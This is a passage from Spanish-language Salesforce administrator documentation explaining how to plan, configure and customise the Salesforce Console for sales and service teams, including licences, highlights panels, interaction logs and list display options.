Una consola está diseñada para usuarios que desean localizar, actualizar y crear registros rápidamente. Si los perfiles de los usuarios están asignados a una aplicación de consola, pueden acceder a ella. Antes de crear una consola, recomendamos determinar cuáles de los perfiles existentes de sus usuarios se beneficiarán más del acceso a la consola, como los perfiles asignados a agentes de asistencia o un equipo de televentas. También puede considerar la creación de un perfil o la duplicación de un perfil existente desde el que pueda asignar usuarios a una consola. Consulte Configurar una aplicación de consola de Salesforce en la página 4438.

**¿Ha adquirido licencias de funciones suficientes?**

Los usuarios de Salesforce deben disponer de una licencia de funciones para utilizar una consola. Después de configurar un consola, puede asignar manualmente las licencias a los usuarios. Consulte Asignar la licencia de función de Service Cloud a usuarios en la página 4436.

**¿Quién implementará aplicaciones de consola para su empresa?**

Una consola es una aplicación, que consta de un grupo de fichas que funcionan como una unidad para proporcionar la funcionalidad de la aplicación. Salesforce proporciona aplicaciones estándar como Ventas y Centro de llamadas. Usted crea una consola como una aplicación personalizada que los usuarios seleccionan desde el menú de aplicaciones de Force.com. Si hay un usuario en su empresa que esté familiarizado con la creación de aplicaciones en Salesforce, haga que esa persona implemente aplicaciones de consola. Consulte Configurar una aplicación de consola de Salesforce en la página 4438.

**¿A qué elementos desea que los usuarios tengan acceso desde la ficha de navegación de la consola?**

La ficha de navegación aparece cuando los usuarios seleccionan una consola desde el menú de aplicaciones de Force.com. Esta ficha permite a los usuarios seleccionar un objeto, como un caso, una cuenta o un contacto, y ver la página de inicio de ese objeto. Recomendamos que agregue cualquier objeto a la ficha de navegación que funcione como el centro de su proceso comercial. Por ejemplo, el centro del proceso comercial de los agentes de asistencia es probablemente los casos, así que haga que los casos estén disponibles para los agentes desde la ficha de navegación. Consulte Configurar una aplicación de consola de Salesforce en la página 4438.

**¿Cómo desea que se muestren los registros en una consola cuando se seleccionen desde fuera de las fichas o subfichas principales?**

Una consola muestra todos los registros como fichas, de modo que los usuarios pueden localizar, actualizar y crear registros rápidamente en una pantalla. Las fichas principales muestran el elemento principal en el que trabajar, como una cuenta. Las subfichas muestran registros relacionados, como casos o contactos en una cuenta. Puede seleccionar el modo de visualización de los registros cuando se seleccionan fuera de las fichas o subfichas principales, como por ejemplo cuando los usuarios seleccionan casos desde vistas de lista o resultados de búsquedas. Consulte Configurar una aplicación de consola de Salesforce en la página 4438.

**¿Qué campos desea resaltar en registros?**

Una consola incluye un panel de aspectos destacados que muestra los campos más importantes de cada registro. El panel de aspectos destacados ayuda a los usuarios a ver información vital sin tener que hacer clic en un botón o desplazarse por una página. Recomendamos que trabaje con sus usuarios para determinar los campos más importantes de los registros, como los casos, las cuentas y los contactos, de modo que pueda configurar una consola para destacar la información más útil. Consulte Configurar paneles de aspectos destacados para una consola de Salesforce en la página 4441.

**¿Desea que sus usuarios agreguen notas a registros utilizando registros de interacciones?**

Un registro de interacciones permite a los usuarios de consola de Salesforce escribir notas sobre los registros que aparecen en las fichas principales. Puede crear varios registros de interacción y personalizarlos para mostrar campos de tareas específicos que puedan actualizar diferentes usuarios. Determine si es necesario que sus usuarios agreguen notas a registros o campos de tareas actualizados en registros directamente. Por ejemplo, algunos usuarios podrían utilizar una consola para localizar y revisar registros rápidamente en vez de agregar o actualizar información de registros. Si la primera opción se ajusta a sus necesidades comerciales, no configure registros de interacciones. Del mismo modo, si no es de capital importancia que sus usuarios agreguen notas a registros, puede ahorrar espacio en la pantalla no configurando registros de interacciones. Consulte Configurar registros de interacciones para una consola de Salesforce en la página 4443

**¿Desea asignar registros de interacciones a perfiles específicos de usuarios o a todos los usuarios?**

Ya que no todos los usuarios de consolas agregan notas a registros empleando un registro de interacciones, puede asignar registros de interacciones a perfiles de usuario específicos. Consulte Asignar registros de interacciones en la página 4444.

**¿Cómo desea que se muestren las listas en una consola?**

Las vistas de lista permiten a los usuarios ver un conjunto específico de registros, como casos cerrados o nuevas cuentas. Puede seleccionar cómo aparecen las vistas de lista en cada consola, como a la izquierda de la pantalla, en la parte superior de la pantalla, o a pantalla completa. Recomendamos preguntar a sus usuarios cómo prefieren ver las listas y si hay un formato en particular para mostrar las listas que sea el más productivo para ellos. Consulte Seleccionar el modo de visualización de listas en una consola de Salesforce en la página 4444.

**¿Desea que los usuarios de consola puedan acceder a dominios fuera de Salesforce?**

Determine si hay algún dominio al que desea que sus usuarios accedan desde una consola. Por ejemplo, es posible que encuentre útil permitir a los usuarios acceder a `www.google.com` o sus procesos comerciales pueden requerir que los usuarios accedan a un sistema externo para completar tareas. Consulte Dominios de lista blanca para una consola de Salesforce en la página 4449.

**¿Desea que los usuarios de consola vean automáticamente indicadores visuales cuando las listas o los registros en los que estén trabajando hayan cambiado?**

Las notificaciones distribuidas son indicadores visuales en listas y páginas de detalles en una consola que muestran cuando un registro o campo cambia durante la sesión de usuario. Por ejemplo, si dos agentes del servicio de atención al cliente están trabajando en el mismo caso y un agente cambia la `Prioridad`, aparece una notificación de envío para el otro agente que le avisa del cambio y no duplica el esfuerzo. Antes de crear notificaciones distribuidas, recomendamos determinar qué objetos y campos cambian con frecuencia, y luego agregar esos elementos a notificaciones distribuidas para ayudar a sus usuarios. Consulte Configurar notificaciones distribuidas para una Consola de Salesforce en la página 4450.

**¿Desea agregar accesos directos del teclado a una consola?**

Los accesos directos del teclado permiten a los usuarios realizar acciones pulsando una combinación de teclas en vez de utilizar el ratón. Los accesos directos del teclado permiten trabajar con una consola de forma más eficiente. Por ejemplo, en lugar de escribir detalles del caso y luego utilizar el ratón para hacer clic en **Guardar**, puede crear un acceso directo del teclado para que los usuarios puedan escribir detalles del caso y pulsar CTRL+S. Antes de crear accesos directos del teclado, recomendamos que determine si hay acciones de usuario frecuentes, o combinaciones de ellas, que puedan simplificarse con comandos de teclas. Consulte Personalizar accesos directos del teclado para una Consola de Salesforce en la página 4448.

**¿Desea que sus usuarios reciban y realicen llamadas telefónicas desde una consola?**

Puede integrar Salesforce con sistemas de integración de telefonía e informática (CTI), o puede hacer que los desarrolladores creen herramientas de control de llamadas para Salesforce con Open CTI. Ambos enfoques de centro de llamadas funcionan con la consola y proporcionan a los usuarios un SoftPhone desde el que pueden recibir y realizar llamadas telefónicas. Los usuarios de un centro de llamadas solo pueden utilizar un SoftPhone en una consola de Salesforce si utilizan un adaptador CTI de la versión 3.0 o 4.0 del kit de herramientas de CTI; o si están utilizando un centro de llamadas con Open CTI. Consulte "Configurar un centro de llamadas" y "Open CTI de Salesforce" en la ayuda en línea.

**¿Desea guardar sesiones de usuario de forma automática de modo que cada vez que los usuarios inicien sesión puedan seguir trabajando donde lo dejaron?**

Las sesiones de usuario se guardan automáticamente, de modo que cuando los usuarios cierran sus navegadores o cierran sesión en Salesforce pueden continuar trabajando desde cualquier ficha abierta, componente de consola o personalizaciones de ajuste de tamaño de pantallas, pero puede desactivar esta función. Consulte Guardar sesiones de usuario para una Consola de Salesforce en la página 4445.

**¿Desea agregar un componente al pie de una consola que permita a los usuarios acceder rápidamente a las últimas diez fichas que vieron o modificaron?**

Si una consola está configurada, puede agregar el componente Historial al pie de página de modo que los usuarios puedan acceder rápidamente a marcas de favoritos o fichas principales recientes sin necesidad de buscar Salesforce. Consulte Activar el componente Historial para una Consola de Salesforce en la página 4446.

**¿Desea que aparezcan automáticamente artículos relevantes de la base de datos de conocimientos junto con los casos en la consola?**

Si Salesforce Knowledge está configurado, puede activar la barra lateral de Knowledge de modo que los usuarios que están trabajando en casos puedan ver automáticamente artículos relevantes de Knowledge que les pueden ayudar a cerrar casos con mayor rapidez. Consulte Activar Knowledge para una Consola de Salesforce en la página 4453 y "Construir su base de datos de conocimientos" en la ayuda en línea.

**¿Desea que los usuarios de consola conecten con clientes o visitantes de sitios web en tiempo real a través de sesiones de chat en vivo de solo texto?**

Si Live Agent está configurado, puede agregarlo a una consola de modo que sus usuarios puedan chatear con sus clientes mientras ven datos de clientes. Consulte Agregar Live Agent a la Consola de Salesforce y "Configuración de Live Agent" en la ayuda en línea.

**¿Desea personalizar, ampliar o integrar una consola con otros sistemas?**

Cree componentes para personalizar, ampliar o integrar la consola de Salesforce con otros sistemas. Por ejemplo, es posible que desee crear componentes que muestren aplicaciones o contenidos externos cuando sus usuarios vean páginas específicas. Consulte Componentes de la consola en la página 4473 y "Visualforce" en la ayuda en línea.

CONSULTE TAMBIÉN

Sugerencias de implementación de la consola de Salesforce

Prepararse para configurar una consola de Salesforce

# Configurar funciones de Service Cloud con plantillas de Launch Pad

Implemente y pruebe funciones de Service Cloud con solo unos clics. Este conjunto de plantillas le ayuda a configurar algunas de las funciones más populares de Service Cloud, como configuraciones de consola de ahorro de tiempo e informes y paneles esenciales para organizaciones de servicio.

Para utilizar plantillas, desde el cuadro `Búsqueda rápida` de Configuración, introduzca **Launch Pad**.

Consejo: Es mejor probar Launch Pad en su entorno de sandbox, de modo que pueda probar nuevas funciones sin afectar su entorno de producción.

Las plantillas de Launch Pad no son compatibles con IE versión 9 o anterior.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

# Configurar una consola de Salesforce para servicio

Cree y personalice una aplicación de consola y a, continuación, asigne la licencia de la función Usuario de Service Cloud a los usuarios.

1. Personalice paneles de aspectos destacados para todos los objetos y actívelos.
2. Cree una aplicación para la consola y asígnela a perfiles de usuario.
3. Opcionalmente, para agentes del servicio de asistencia al cliente:
   - Asigne una marca a su consola.
   - Seleccione cómo se mostrarán las listas ancladas.
   - Dominios de lista blanca.
   - Personalice el envío de notificaciones.
   - Personalice accesos directos del teclado.
   - Active la barra lateral de Knowledge.
   - Configure registros de interacción y asígnelos a perfiles de usuario.
   - Active Live Agent (disponible solo para una consola de servicio).

     Nota: Configure su implementación de Live Agent antes de agregarla a su consola. Si está agregando Live Agent a una consola existente, pruebe su consola antes de implementarla en sus agentes. Asegúrese de que los componentes de su barra lateral tienen el aspecto previsto.
4. Asignar usuarios a la licencia de función de usuario de Service Cloud.

Consejo: Para agregar integraciones externas o ampliar personalizaciones a nuevos niveles, los administradores y desarrolladores avanzados de Salesforce pueden crear componentes de consola o utilizar códigos con una API denominada el kit de herramientas de integración de la consola de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar una consola de Salesforce: para servicio
- "Personalizar aplicación"

  Y

  "Usuario de Service Cloud"

CONSULTE TAMBIÉN

Sugerencias de implementación de la consola de Salesforce
Prepararse para configurar una consola de Salesforce
Funciones configurables de la consola de Salesforce

# Asignar la licencia de función de Service Cloud a usuarios

La licencia de función de usuario de Service Cloud autoriza a los usuarios el acceso a funciones adicionales de Salesforce, como la consola de Salesforce.

Para asignar la licencia a un usuario:

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Haga clic en **Modificar** junto al nombre de un usuario.
3. Seleccione un Usuario de Service Cloud.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Configurar una consola de Salesforce para servicio

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar la licencia de función de usuario de Service Cloud a usuarios:

- "Gestionar usuarios internos"

# Configurar una consola de Salesforce para ventas

Para activar una consola por primera vez, póngase en contacto con Salesforce y luego asigne la licencia del conjunto de permisos y los permisos de usuario correctos.

1. Para tener la consola para ventas activada para su organización de Salesforce, póngase en contacto con Salesforce.
2. Personalice paneles de aspectos destacados para todos los objetos y actívelos.
3. Asigne la licencia del conjunto de permisos de usuario de la consola de ventas a los usuarios.
4. Active el permiso "Consola de ventas" en el conjunto de permisos.
5. Asignar usuarios al conjunto de permisos. Solo puede asignar usuarios con una licencia de conjunto de permisos de Usuario de consola de ventas a conjuntos de permisos que incluyen el permiso "Consola de ventas".
6. Opcionalmente, para representantes de ventas:
   - Asigne una marca a su consola.
   - Seleccione cómo se mostrarán las listas ancladas.
   - Dominios de lista blanca.
   - Personalice el envío de notificaciones.
   - Personalice accesos directos del teclado.
   - Active la barra lateral de Knowledge.
   - Configure registros de interacción y asígnelos a perfiles de usuario.
7. Cree una aplicación para la consola y asígnela a perfiles de usuario.

Consejo: Para agregar integraciones externas o ampliar personalizaciones a nuevos niveles, los administradores y desarrolladores avanzados de Salesforce pueden crear componentes

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar licencias conjuntos de permisos:

- "Gestionar usuarios internos"

Para crear una consola de Salesforce para ventas:

- "Personalizar aplicación"

  Y

  "Consola de ventas"

de consola o utilizar códigos con una API denominada el kit de herramientas de integración de la consola de Salesforce.

CONSULTE TAMBIÉN

- Activar el permiso de usuario de la consola de ventas para una consola de Salesforce
- Sugerencias de implementación de la consola de Salesforce
- Prepararse para configurar una consola de Salesforce
- Funciones configurables de la consola de Salesforce

## Activar el permiso de usuario de la consola de ventas para una consola de Salesforce

Cuando los usuarios tengan licencia para la consola de Salesforce para ventas, agregue el permiso `Consola de ventas` a un conjunto de permisos.

1. En Configuración, introduzca *`Conjuntos de permisos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Conjuntos de permisos**.
2. Cree un conjunto de permisos. Al crear un conjunto de permisos, seleccione el tipo de licencia de usuario `Ninguna`. Si se ha seleccionado otro tipo de licencia, no podrá agregar el permiso de usuario `Consola de ventas` para este conjunto de permisos.
3. En la página Conjunto de permisos, haga clic en **Permisos de aplicaciones**.
4. Seleccione el permiso `Consola de ventas` y haga clic en **Guardar**.

CONSULTE TAMBIÉN

- Configurar una consola de Salesforce para ventas

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear conjuntos de permisos:

- "Gestionar usuarios"

# Configurar una aplicación de consola de Salesforce

Para crear una consola, los administradores deben crear una aplicación de consola.

Pase por ella (Requiere el permiso de usuario "Consola de ventas" o la licencia de usuario de Service Cloud)

Cada consola es una aplicación personalizada que los usuarios seleccionan desde el menú de aplicaciones de Force.com. El número de aplicaciones de la consola que cree depende de los límites de las aplicaciones personalizadas de su organización de Salesforce.

1. Desde Configuración, introduzca *Aplicaciones* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones** y luego haga clic en **Siguiente**.
2. Haga clic en **Nueva**, seleccione `Consola` y haga clic en **Siguiente**. Opcionalmente, para copiar una consola existente, haga clic en **Duplicar** en la página de detalles de la consola. Guarde una consola que ha copiado antes de poder actualizar sus notificaciones de envío duplicadas o accesos directos del teclado.
3. Especifique una etiqueta para la aplicación, luego haga clic en **Siguiente**. La etiqueta puede tener un máximo de 40 caracteres, incluyendo espacios. Esta etiqueta es el nombre de la aplicación en el menú de aplicaciones de Force.com.
4. Opcionalmente, agregue un logotipo personalizado. Haga clic en **Insertar una imagen**, seleccione una imagen de archivo desde la biblioteca de documentos, luego haga clic en **Siguiente**.
5. Seleccione los elementos que desea incluir en la ficha de navegación, luego haga clic en **Siguiente**. No puede añadir lo siguiente a la ficha de navegación: previsiones, ideas, respuestas, conexiones, portales, consola, actividades (tareas y eventos), iniciador de aplicación o botones para personalizar su organización. La Configuración de la visibilidad de las fichas y la configuración `Sobrescribir personalizaciones de la ficha personal de los usuarios`, no se aplican a la ficha de navegación. Por ejemplo, puede acceder a Cuentas desde la ficha de navegación aún cuando `Cuentas` se encuentre en la Ficha oculta en los perfiles de usuario.
6. Seleccione los elementos que no se han seleccionado desde una pantalla de subfichas o ficha principal, luego haga clic en **Siguiente** Por ejemplo, seleccione si los casos aparecen como fichas principales o como subfichas en registros principales cuando se seleccionen desde vistas de lista, resultados de búsqueda o pantallas emergentes. Haga clic en:
   - `Como ficha principal` para mostrar los registros de los objetos como fichas principales.
   - `Como subficha de` para mostrar los registros de los objetos como subfichas. En la lista desplegable, seleccione el registro principal donde aparecen las subfichas. Por ejemplo, si desea que los casos aparezcan como subfichas en los contactos, seleccione Nombre del contacto (Contacto) en la fila Casos. Si no se aplican los registros principales, las subfichas aparecerán como fichas principales. Por ejemplo, si en las campañas crea una subficha de candidatos pero un candidato no pertenece a una campaña, esa campaña aparecerá como una ficha principal.
7. Opcionalmente, si su organización cuenta con Service Cloud y Live Agent, seleccione `Incluir Live Agent en esta aplicación` y haga clic en **Siguiente**. Si elige incluir un espacio de trabajo de chat para Live Agent en su consola, puede:
   - Seleccione registros o páginas para abrir como subfichas de sesiones de chat.
   - Seleccione `Incluir artículos sugeridos de Salesforce Knowledge en Live Agent` para mostrar la herramienta de artículos en el espacio de trabajo del chat.
8. Asigne la consola de Salesforce a los perfiles de usuario:

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para ver aplicaciones:
- "Ver parámetros y configuración"

Para gestionar aplicaciones:
- "Personalizar aplicación"

  Y

  "Usuario de Service Cloud" O "Consola de ventas"

**a.** Active la casilla `Visible` para seleccionar los perfiles de usuario que están disponibles en la aplicación.

**b.** Seleccione el cuadro `Predeterminado` para establecer la aplicación como la aplicación predeterminada de ese perfil, lo que significa que los nuevos usuarios con el perfil ven esta aplicación la primera vez que inician sesión. Los perfiles con límites se excluyen de esta lista.

**9.** Haga clic en **Guardar**.

Consejo: Para ver cualquier cambio de configuración en una consola, actualice su navegador.

CONSULTE TAMBIÉN

Configurar una consola de Salesforce para servicio
Configurar una consola de Salesforce para ventas
Asignar una marca a una consola de Salesforce

# Configurar una consola de Salesforce

## Funciones configurables de la consola de Salesforce

Un administrador debe activar y configurar la mayoría de funciones de la consola para determinar cómo ver y trabajar con datos.

| Función | ¿Activada automáticamente? | Disponible en una consola para ventas | Disponible en una consola para servicios |
|---|---|---|---|
| Panel de aspectos destacados | | ✓ | ✓ |
| Asignar una marca a una consola | | ✓ | ✓ |
| Listas ancladas | ✓ | ✓ | ✓ |
| Guardar sesiones de usuario | ✓ | ✓ | ✓ |
| Favorítos y fichas recientes | ✓ | ✓ | ✓ |
| Accesos directos del teclado | ✓ | ✓ | ✓ |
| Componentes de controles múltiples | ✓ | ✓ | ✓ |
| Componentes de la consola | | ✓ | ✓ |
| Dominios de lista blanca | | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Configurar una consola de Salesforce para Servicio:
- "Personalizar aplicación"

Consola de Salesforce para Ventas:
- "Personalizar aplicación"

  Y

  "Usuario de consola de ventas"

| | | |
|---|---|---|
| Notificaciones distribuidas | ✓ | ✓ |
| Listas con capacidad de respuesta | ✓ | ✓ |
| Registros de interacciones | ✓ | ✓ |
| Integración de Softphone | ✓ | ✓ |
| Barra lateral de Knowledge | ✓ | ✓ |
| Pie de Knowledge One | ✓ | ✓ |
| Live Agent | | ✓ |

CONSULTE TAMBIÉN

- Consola de Salesforce

# Panel de aspectos destacados

## Activar paneles de aspectos destacados en la consola de Salesforce

Para mostrar paneles de aspectos destacados en una consola, debe activarlos.

1. Modifique cualquier formato de página y haga clic en **Propiedades de formato**.
2. Marque `Panel de aspectos destacados` y haga clic en **Aceptar**.
3. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

- Configurar una consola de Salesforce para servicio
- Configurar una consola de Salesforce para ventas
- Configurar paneles de aspectos destacados para una consola de Salesforce
- Campos y formato del panel de aspectos destacados

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar los formatos de página:

- "Personalizar aplicación"

  Y

  "Usuario de Service Cloud" O "Consola de ventas"

Para ver formatos de página:

- "Ver parámetros y configuración"

# Configurar paneles de aspectos destacados para una consola de Salesforce

El panel de aspectos destacados es una tabla personalizable de hasta cuatro columnas situado en la parte superior de cada ficha principal en una consola. Ayuda los usuarios de la consola a ver información clave de un solo vistazo.

Para modificar un panel aspectos destacados, pase el ratón sobre el panel en cualquier formato de página y haga clic en (o haga doble clic en el panel). Para agregar o cambiar campos, haga clic en la columna adecuada y seleccione los campos de las listas `Campo superior` y `Campo inferior`. Si los campos que desea agregar no están en la lista, deberá primero agregarlos al formato de página de detalles. Los campos pueden aparecer una vez en cada panel de aspectos destacados y los campos que ya está en uso aparecen en gris en la lista de selección de campos. Los paneles de aspectos destacados no admiten campos de área de texto enriquecido (RTA), campos de área de texto largo personalizado o el objeto Transcripción.

Para eliminar campos, haga clic en la columna adecuada y seleccione -Ninguno- en las listas de campos. Para agregar columnas, haga clic en **Agregar columna**. Para eliminar columnas, pase el ratón sobre la columna y haga clic en .

Para guardar los cambios en el panel de aspectos destacados, haga clic en **Aceptar** en el cuadro de diálogo Propiedades de panel de aspectos destacados. Cuando haya terminado de modificar el formato de página, haga clic en **Guardar**. Para mostrar paneles de aspectos destacados en una consola, debe activarlos.

**Importante:** Si deja un formato de página antes de hacer clic en **Guardar**, perderá sus cambios del panel de aspectos destacados.

## CONSULTE TAMBIÉN

- Activar paneles de aspectos destacados en la consola de Salesforce
- Campos y formato del panel de aspectos destacados

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para personalizar los formatos de página:

- "Personalizar aplicación"

  Y

  "Usuario de Service Cloud" O "Consola de ventas"

Para ver formatos de página:

- "Ver parámetros y configuración"

## Campos y formato del panel de aspectos destacados

Antes de configurar un panel de aspectos destacados para una consola de Salesforce, revise estas reglas de formato.

Un panel de aspectos destacados puede incluir cualquier campo estándar o personalizado que ya se ha agregado a un formato de página. Cada panel puede tener un mínimo de una columna de campos y un máximo de cuatro columnas. Cada columna puede tener uno o dos campos en la posición superior o inferior.

Cuando los usuarios ven un panel de aspectos destacados, los campos superiores aparecen en negrita y en una fuente de mayor tamaño que los campos inferiores. Los usuarios solo pueden ver campos que tienen permiso para ver; de lo contrario, los campos aparecen en blanco. Cuando ambos campos aparecen en blanco en una columna, la columna aparece en blanco.

CONSULTE TAMBIÉN

- Configurar paneles de aspectos destacados para una consola de Salesforce
- Activar paneles de aspectos destacados en la consola de Salesforce

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar los formatos de página:

- "Personalizar aplicación"

  Y

  "Usuario de Service Cloud" O "Consola de ventas"

Para ver formatos de página:

- "Ver parámetros y configuración"

# Registros de interacciones

## Activar registros de interacciones

Para mostrar registros de interacciones, debe activarlos para formatos de página asignados a diferentes perfiles de usuarios.

1. Modifique cualquier formato de página y haga clic en **Propiedades de formato**.
2. Seleccione `Registro de interacciones` y haga clic en **Aceptar**.
3. Haga clic en **Guardar**.

Nota: Si activa o desactiva registros de interacciones, deberá cerrar y volver a abrir los registros para ver los cambios.

CONSULTE TAMBIÉN

- Configurar registros de interacción para una consola de Salesforce
- Asignar registros de interacción
- Funciones configurables de la consola de Salesforce
- Consola de Salesforce

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar registros de interacciones:

- "Personalizar aplicación"

# Configurar registros de interacción para una consola de Salesforce

Un registro de interacciones permite a los usuarios de consola de Salesforce escribir notas sobre los registros que aparecen en las fichas principales.

Por ejemplo, cuando aparecen casos en fichas principales, puede aparecer un registro de interacciones para que los usuarios tomen notas de los casos. Puede crear varios registros de interacción y personalizarlos para mostrar campos de tareas específicos que puedan actualizar diferentes usuarios.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar registros de interacción:
- "Personalizar aplicación"

1. Desde Configuración, introduzca *`Formato de registro de interacciones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Formato de registro de interacciones**.
2. Haga clic en **Nuevo**.
3. Asigne un nombre al registro de interacciones.
4. Seleccione los campos de tareas que se agregarán al registro de interacciones y haga clic en **Agregar**.
   - `*` indica campos necesarios.
   - Sólo puede agregar los campos de tarea modificables a los registros de interacción.
   - El campo `Introduzca aquí sus notas...` se agrega automáticamente a todos sus registros de interacción; no puede eliminarlo.
5. Si desea que este registro de interacción sea el predeterminado para todos los usuarios, seleccione `Definir como formato predefinido`.

   No puede eliminar un registro de interacción predefinido; primero debe marcar otro registro de interacción como predefinido en su organización.
6. Haga clic en **Guardar**.

Después de configurar o personalizar los registros de interacciones, puede asignarlos a diferentes perfiles de usuario y activarlos para que se muestren.

Consejo: Puede crear campos personalizados en tareas y agregarlos a registros de interacción. Por ejemplo, puede crear una lista de selección de `Disposición del interlocutor` con los valores Contrariado, Neutro y Satisfecho.

CONSULTE TAMBIÉN

Activar registros de interacciones
Asignar registros de interacción
Funciones configurables de la consola de Salesforce
Consola de Salesforce

## Asignar registros de interacción

Después de configurar o personalizar los registros de interacción, puede asignarlos a diferentes perfiles de usuario.

1. Desde Configuración, introduzca *Formato de registro de interacciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Formato de registro de interacciones**.
2. Haga clic en **Asignación de formato de registro**.
3. Seleccione un registro de interacción para asignar a cada perfil de usuario.
4. Haga clic en **Guardar**.

Nota: No puede asignar registros de interacción a perfiles de usuario del portal porque las aplicaciones de la consola de Salesforce no están disponibles a los usuarios del portal.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar registros de interacción:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Activar registros de interacciones
Configurar registros de interacción para una consola de Salesforce
Funciones configurables de la consola de Salesforce
Consola de Salesforce

# Preferencias de consola

## Seleccionar el modo de visualización de listas en una consola de Salesforce

Los administradores pueden cambiar el modo en el que aparecen las listas para los usuarios de la consola.

En una consola, puede ver las listas de tres formas:

| Tipo de lista | Descripción |
|---|---|
| Pantalla completa, desanclada | Las listas solo son visibles si la ficha de navegación está seleccionada. Si selecciona un registro de la lista, se abre en una ficha nueva. |
| Anclada en la parte superior | Las listas aparecen en la parte superior de la página y son siempre visibles. Si selecciona un registro de la lista, se abre en una ficha nueva bajo la lista. |
| Anclada en la parte izquierda | Las listas aparecen en la parte izquierda de la página y son siempre visibles. Si selecciona un registro de la lista, se abre en una ficha a la derecha de la lista. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para seleccionar cómo se visualizan las listas:
- "Personalizar aplicación"

Para cambiar la visualización de las listas:

1. En Configuración, introduzca *Aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplicaciones**.

2. Seleccione una aplicación de la consola.
3. Haga clic en **Modificar**.
4. Seleccione cómo desea que se visualicen las listas. Si selecciona listas ancladas, especifique un tamaño predeterminado, en píxeles o en porcentaje de espacio de pantalla.
5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Funciones configurables de la consola de Salesforce

Consola de Salesforce

## Guardar sesiones de usuario para una Consola de Salesforce

Los administradores pueden guardar las sesiones de usuario para que cuando cierre su navegador o cierre sesión en Salesforce pueda volver rápidamente al punto en que dejó el trabajo cuando vuelva a iniciar sesión.

Si hay una consola configurada, las sesiones de usuario se guardan automáticamente, de modo que cuando inicia sesión de nuevo, aparecen los elementos siguientes: cualquier ficha de consola abierta previamente, componentes de consola personalizada, componentes de la barra lateral con tamaño modificado, un encabezado de búsqueda abierto o cerrado y registros de interacción.

1. En Configuración, introduzca *`Aplicaciones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones**.
2. Seleccione una aplicación de la consola.
3. Haga clic en **Modificar**.
4. Si las sesiones de usuario no se guardan, haga clic en `Guardar sesiones de usuario`.
5. Haga clic en **Guardar**.

Nota: La consola utiliza la propiedad `sessionStorage` del navegador para retener las fichas hasta que un usuario las cierra. Si un usuario cierra sesión en Salesforce y vuelve a iniciarla utilizando la misma ventana, las fichas que hubiera abierto anteriormente vuelven a abrirse en la nueva sesión, incluso si `Guardar sesiones de usuario` está desactivado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para almacenar sesiones de usuario para una consola de Salesforce:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Funciones configurables de la consola de Salesforce

Consola de Salesforce

# Activar el componente Historial para una Consola de Salesforce

Si una consola está configurada, puede agregar el componente Historial al pie de página de modo que los usuarios puedan acceder rápidamente a marcas de favoritos o fichas principales recientes sin necesidad de buscar Salesforce.

Nota: Con Summer '15, Fichas más recientes ha cambiado de nombre por Historial y se le han agregado los favoritos para proporcionarle una experiencia más simplificada para buscar y recuperar fichas. Estas funciones no están disponibles en Internet Explorer® 7 y 8.

1. En Configuración, introduzca *Aplicaciones* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones**.
2. Seleccione una aplicación de la consola de Salesforce.
3. Haga clic en **Modificar**.
